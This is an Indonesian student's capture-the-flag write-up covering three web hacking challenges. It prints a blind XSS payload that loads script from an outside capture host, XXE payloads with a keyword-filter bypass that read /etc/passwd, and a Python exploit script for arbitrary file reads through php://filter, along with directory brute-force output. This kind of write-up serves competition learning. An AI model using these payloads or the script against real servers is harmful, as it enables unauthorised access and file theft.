

# WRITEUPS OLIMPIADE HACKING

Ardhi Putra Pradana - SMK N 7 Semarang



## [ DAFTAR ISI ]

[ DAFTAR ISI ]	2
[ Web Hacking ]	3
Web 1	3
Flag: flag{bl1nd_r3mote_XSS_Inj3ction_}	5
Web 2	6
Flag: flag{svg_sanitation_4_b3tTer_Secur1ty}	11
Web 3	12
Flag: flag{congratz_y0u_0wn3d_th1s_challeng3}	14
[ Forensic ]	15
File 1	15
File 2 & File 3	18
[ VULNERABILITY CVE ]	21
[ LINK YOUTUBE ]	24
<a href="https://youtu.be/cWWo-vrv8go">https://youtu.be/cWWo-vrv8go</a>	24
[ SUMBER EXPLOIT & TOOLS ]	25

# [ Web Hacking ]

## Web 1

Diberikan service <http://104.248.155.148/index.php> ketika diakses menampilkan web dengan fungsionalitas mengirim sebuah feedback

The screenshot shows a web browser window with the address bar displaying '104.248.155.148/index.php'. The page title is 'Submit Feedback'. It contains a form with the following elements:

- Email:** A text input field.
- Feedback:** A larger text area for comments.
- Security:** A checkbox labeled 'I'm not a robot' next to a CAPTCHA image.
- Submit:** A blue button.
- Your Feedback:** A section containing a table.

Email	Feedback	Status
No feedback found.		

Terdapat kerentanan pada XSS website ini, sama seperti materi pada workshop **Vulnerability Analysis** (<https://www.youtube.com/live/oxtAS-BF7bo?feature=share>) yaitu kerentanan terjadi pada bagian email, dimana tidak adanya validasi terhadap special karakter dalam backendnya, tapi dalam sisi frontend terdapat validasi, dan bisa dibypass dengan teknik tampering


This screenshot shows the same 'Submit Feedback' form after a successful submission. The 'Your Feedback' table now contains one entry:

Email	Feedback	Status
* hello *@a.c	asofdsaf	unread

Lalu selanjutnya mencoba untuk menggunakan <https://bxsshunter.com/> untuk menangkap semua request nya, dengan payload seperti dibawah

```
"<script/src=https://ardhptr.bxss.in></script>"@a.a
```


Dan setelah berhasil dimasukkan, dan ada hasil menarik berikut hasilnya




Terlihat ada capture halaman **detail.feedback.php** dan isinya ada hint yaitu **flag.xss.php**, dan ketika dibuka secara normal pun hasilnya access denied. Setelah itu mencoba untuk memanfaatkan fitur collected page untuk melakukan fetching halaman tersebut saat melakukan XSS



Kemudian, mencoba lagi dengan payload yang sebelumnya untuk melakukan XSS dan meng capture request nya, dan berikut hasilnya pada halaman collected pages list



Ada beberapa hasil fetching nya, dan ketika salah satu dilihat isinya berupa flag



Kesimpulannya adalah web ini vulnerable terhadap Blind XSS, dimana pada sisi server atau backend tidak melakukan validasi input pada bagian input email, sehingga attacker dapat menginputkan kode kode javascript yang dapat menyebabkan XSS dalam website tersebut.

**Flag: flag{blind\_r3mote\_XSS\_Inj3ction\_}**

## Web 2

Diberikan webs service <http://180.214.246.108:9081/machintosh/svgtoimg.php> sesuai dengan nama file php nya, sepertinya digunakan untuk melakukan rendering svg to img



Karena ini merupakan svg dan svg itu base format nya adalah XML saya mencoba untuk menginput value XML ke dalamnya, dengan simple payload seperti ini

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [
  <!ENTITY nama "Ardhi">
]>
<root>&nama;</root>
```

Dan ternyata berhasil menampilkan hasil dari kode XML tersebut



Setelah itu coba melakukan teknik XXE (XML External Entity) dengan simple payload XXE berikut

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [
  <!ENTITY result SYSTEM "/etc/passwd">
]>
<root>&result;</root>
```

Dan tidak berhasil karena terkena WAF atau filtering dari website tersebut



Setelah beberapa kali melakukan teknik XXE tersebut ternyata ada beberapa filtering yang digunakan web tersebut, pertama mengenai keyword **SYSTEM**, penggunaan protocol, dan mengenai deteksi directory/path traversal.

Setelah beberapa kali percobaan, saya menemukan payload yang berhasil melakukan atau membaca file `/etc/passwd`, berikut payloadnya

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [
  <!ENTITY % pwn "<!ENTITY data &#83;&#89;&#83;&#84;&#69;&#77;
  '&#47;&#101;&#116;&#99;&#47;&#112;&#97;&#115;&#115;&#119;&#100;'>">
  %pwn;
]>
<root>&data;</root>
```

Payload yang saya buat tersebut menggunakan nested entity dan juga menggunakan ASCII Code untuk melakukan bypass deteksi terhadap keyword **SYSTEM** dan deteksi protocol dan directory traversal. Payload tersebut berhasil, berikut hasilnya



Setelah mengetahui schema nya, kemudian saya membuat script exploit nya

```

import requests
from base64 import b64decode

prompt = input("Enter prompt: ")
prompt = f"php://filter/convert.base64-encode/resources={prompt}"

result = ""
url = "http://180.214.246.108:9081/machintosh/svgtoimg.php"

for c in prompt:
    result += f"%#{ord(c)};"

data = f'<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE root [
  <ENTITY % pwn "<ENTITY data &#83;&#89;&#83;&#84;&#69;&#77; '[result]'">
  %pwn;
]>
<root>&data;</root>'

res = requests.post(url, data={"data": data})

try:
    print(b64decode(res.text.split("<root>")
    [-1].split("</root>")[0]).decode())
except:
    print(print(res.text))

```

Dan berikut hasilnya ketika script tersebut dijalankan

```

(root@siyastemba2202) - [~/itts/week3/svg]
# python3 solver.py
Enter prompt: /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false

```

Dari sini, saya tidak tahu dimana letak flagnya, karena dari exploit XXE tersebut hanya bisa membaca file saja, dan tidak bisa RCE seperti membaca direktori atau menggunakan sebuah shell.

Dari sini saya mencoba untuk melakukan directory brute force atau searching, menggunakan **dirsearch** untuk mengetahui apakah ada file file tersembunyi di dalam base dir web tersebut di

<http://180.214.246.108:9081/machintos>




Dan hasilnya boom, sangat sangat banyak sekali file tersembunyi, dan setelah dilihat ada 1 file `flag.txt`


Setelah diakses ternyata tidak bisa, dan asumsi saya dari banyak nya file ini sebenarnya adalah rabbit hole atau jebakan saja. Namun ada 1 file yang status code nya **200** yaitu **.DS\_Store** dan ini sangat mencurigakan karena parent directory nya adalah **machintosh**, karena statusnya 200 saya coba untuk mendownload nya menggunakan **wget**

Setelah didownload berhasil, dan ketika dicat terlihat ada kata kata flag tapi masih belum jelas, kemudian saya mencari informasi mengenai file

.DS\_Store ternyata file ini menyimpan sebuah informasi system dari sebuah direktori, karena tidak bisa dibaca kemudian saya mencari parser dari file tersebut secara online, dan ternyata ada



Langsung saja saya upload file .DS\_Store ke web tersebut, dan berikut hasilnya



Ternyata tertulis **thisisyourfl4g.txt** dan sepertinya ini adalah sebuah file didalam direktori atau <http://180.214.246.108:9081/machintosh/> langsung saja saya read isinya menggunakan script yang sudah saya buat tadi

```
(root@sijastemba2202) - [~/itts/week3/svg]
# python3 solver.py
Enter prompt: /var/www/html/machintosh/thisisyourfl4g.txt
flag{svg_sanitation_4_b3tTer_Secur1ty}

(root@sijastemba2202) - [~/itts/week3/svg]
#
```

Dan berhasil bisa mendapatkan hasil akhir dan menemukan flagnya yang valid.

Kesimpulan dari soal ini adalah service utama atau aplikasi utama nya rentan terhadap serangan **XXE** yaitu dengan cara melakukan bypass menggunakan ASCII Code serta nested entity yang menyebabkan attacker bisa membaca sebuah file, dan pada web tersebut terjadi sebuah leaking data pada konfigurasi file **.DS\_Store** yang menyimpan konfigurasi sistem dari sebuah direktori.

**Flag: flag{svg\_sanitation\_4\_b3tTer\_Secur1ty}**

## Web 3

Diberikan sebuah web service <http://180.214.246.108:9081/web.log/> dan ketika dibuka hanya menampilkan sebuah web biasa



Tidak ada service atau aplikasi yang bisa dijalankan pada web tersebut namun ada clue “misconfigurations” disana.

Dari sini saya langsung mencoba untuk melakukan directory brute force atau searching dari web tersebut

```
root@stjastmba202: ~/facts/week3/svg
└─$ dirsearch -u http://180.214.246.108:9081/web.log/

dirsearch v0.4.2

Extensions: php, asp, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /root/.dirsearch/reports/180.214.246.108-9081-web.log_23-04-21_15-57-38.txt
Error Log: /root/.dirsearch/logs/errors-23-04-21_15-57-38.log
Target: http://180.214.246.108:9081/web.log/

[15:57:38] Starting:
[15:57:39] 403 - 2020 - /web.log/.ht_wrr.txt
[15:57:39] 403 - 2020 - /web.log/.htaccess.sample
[15:57:39] 403 - 2020 - /web.log/.htaccess.orig
[15:57:39] 403 - 2020 - /web.log/.htaccess.bak1
[15:57:39] 403 - 2020 - /web.log/.htaccess.save
[15:57:39] 403 - 2020 - /web.log/.htaccess_extra
[15:57:39] 403 - 2020 - /web.log/.htaccess_011q
[15:57:39] 403 - 2020 - /web.log/.htaccess2_sc
[15:57:39] 403 - 2020 - /web.log/.htaccessBAK
[15:57:39] 403 - 2020 - /web.log/.htaccessOLD
[15:57:39] 403 - 2020 - /web.log/.htaccessOLD2
[15:57:39] 403 - 2020 - /web.log/.htm
[15:57:39] 403 - 2020 - /web.log/.html
[15:57:39] 403 - 2020 - /web.log/.http-auth
[15:57:39] 403 - 2020 - /web.log/.httpasswds
[15:57:39] 403 - 2020 - /web.log/.httpasswd_test
[15:57:40] 403 - 2020 - /web.log/.php
[15:57:46] 200 - 148 - /web.log/admin.php
[15:57:56] 301 - 3348 - /web.log/backup/ -> http://180.214.246.108:9081/web.log/backup/
[15:57:56] 200 - 9658 - /web.log/backup/
[15:58:11] 200 - 2408 - /web.log/index.php
[15:58:11] 200 - 2408 - /web.log/index.php/login/

Task Completed
```

Terlihat ada beberapa hasil dengan hasil status code **200** dan **301**, pertama saya langsung melihat untuk isi file dari **admin.php** dengan memanfaatkan script dari soal web 2 (**svg render tools**) untuk membaca file tersebut

```
(root@sijastemba2202) - [~/itts/week3/svg]
# python3 solver.py
Enter prompt: /var/www/html/web.log/admin.php
<?php

function get_user_ip() {
    if (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    return $ip;
}

$user_ip = get_user_ip();

if ('192.168.1.51' === $user_ip) {
    echo "Selamat datang Admin, tetapi flagnya bukan disini :) ";
} else {
    echo "Access Denied!";
}
}
```

Dan terlihat hasil source code nya, namun ternyata flag nya tidak ada disitu. Kemudian saya melihat folder **backup** dan ternyata ada sebuah log file

```
192.168.1.1 - - [10/Apr/2023:09:15:23 +0000] "GET /index.html HTTP/1.1" 200 2326 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.2 - - [10/Apr/2023:09:15:25 +0000] "GET /images/banner.jpg HTTP/1.1" 200 54321 "http://example.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.3 - - [10/Apr/2023:09:15:27 +0000] "GET /favicon.ico HTTP/1.1" 404 390 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.4 - - [10/Apr/2023:09:15:30 +0000] "GET /style.css HTTP/1.1" 200 4321 "http://example.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.5 - - [10/Apr/2023:09:15:32 +0000] "GET /contact.html HTTP/1.1" 200 1423 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.6 - - [10/Apr/2023:09:15:34 +0000] "GET /scripts.js HTTP/1.1" 200 543 "http://example.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.7 - - [10/Apr/2023:09:15:36 +0000] "GET /about.html HTTP/1.1" 200 2312 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.8 - - [10/Apr/2023:09:15:38 +0000] "GET /products.html HTTP/1.1" 200 3158 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.9 - - [10/Apr/2023:09:15:40 +0000] "GET /blog/ HTTP/1.1" 200 2857 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.10 - - [10/Apr/2023:09:15:42 +0000] "GET /blog/post1.html HTTP/1.1" 200 1232 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.11 - - [10/Apr/2023:09:15:44 +0000] "GET /blog/post2.html HTTP/1.1" 200 2311 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.12 - - [10/Apr/2023:09:15:46 +0000] "GET /blog/post3.html HTTP/1.1" 200 3322 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.13 - - [10/Apr/2023:09:15:48 +0000] "GET /blog/post4.html HTTP/1.1" 200 4433 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.14 - - [10/Apr/2023:09:15:50 +0000] "GET /blog/post5.html HTTP/1.1" 200 5544 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.15 - - [10/Apr/2023:09:15:52 +0000] "GET /login.html HTTP/1.1" 200 1423 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.16 - - [10/Apr/2023:09:15:54 +0000] "GET /register.html HTTP/1.1" 200 1892 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.17 - - [10/Apr/2023:09:15:56 +0000] "GET /forgot-password.html HTTP/1.1" 200 2354 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.18 - - [10/Apr/2023:09:15:58 +0000] "GET /reset-password.html HTTP/1.1" 200 2871 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.19 - - [10/Apr/2023:09:16:00 +0000] "GET /account/ HTTP/1.1" 200 4321 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.20 - - [10/Apr/2023:09:16:02 +0000] "GET /account/profile.html HTTP/1.1" 200 1234 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.21 - - [10/Apr/2023:09:16:04 +0000] "GET /account/settings.html HTTP/1.1" 200 2345 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.22 - - [10/Apr/2023:09:16:06 +0000] "GET /account/orders.html HTTP/1.1" 200 3456 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.23 - - [10/Apr/2023:09:16:08 +0000] "GET /account/payment.html HTTP/1.1" 200 4567 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.24 - - [10/Apr/2023:09:16:10 +0000] "GET /search/keyword HTTP/1.1" 200 7654 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.25 - - [10/Apr/2023:09:16:12 +0000] "GET /search/terms HTTP/1.1" 200 8765 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.26 - - [10/Apr/2023:09:16:14 +0000] "GET /search/phrase HTTP/1.1" 200 9876 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.27 - - [10/Apr/2023:09:16:16 +0000] "GET /search/test HTTP/1.1" 200 6543 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.28 - - [10/Apr/2023:09:16:18 +0000] "GET /search/keyword HTTP/1.1" 200 7654 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
192.168.1.29 - - [10/Apr/2023:09:16:20 +0000] "GET /search/terms HTTP/1.1" 200 8765 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.9999.999 Safari/537.36"
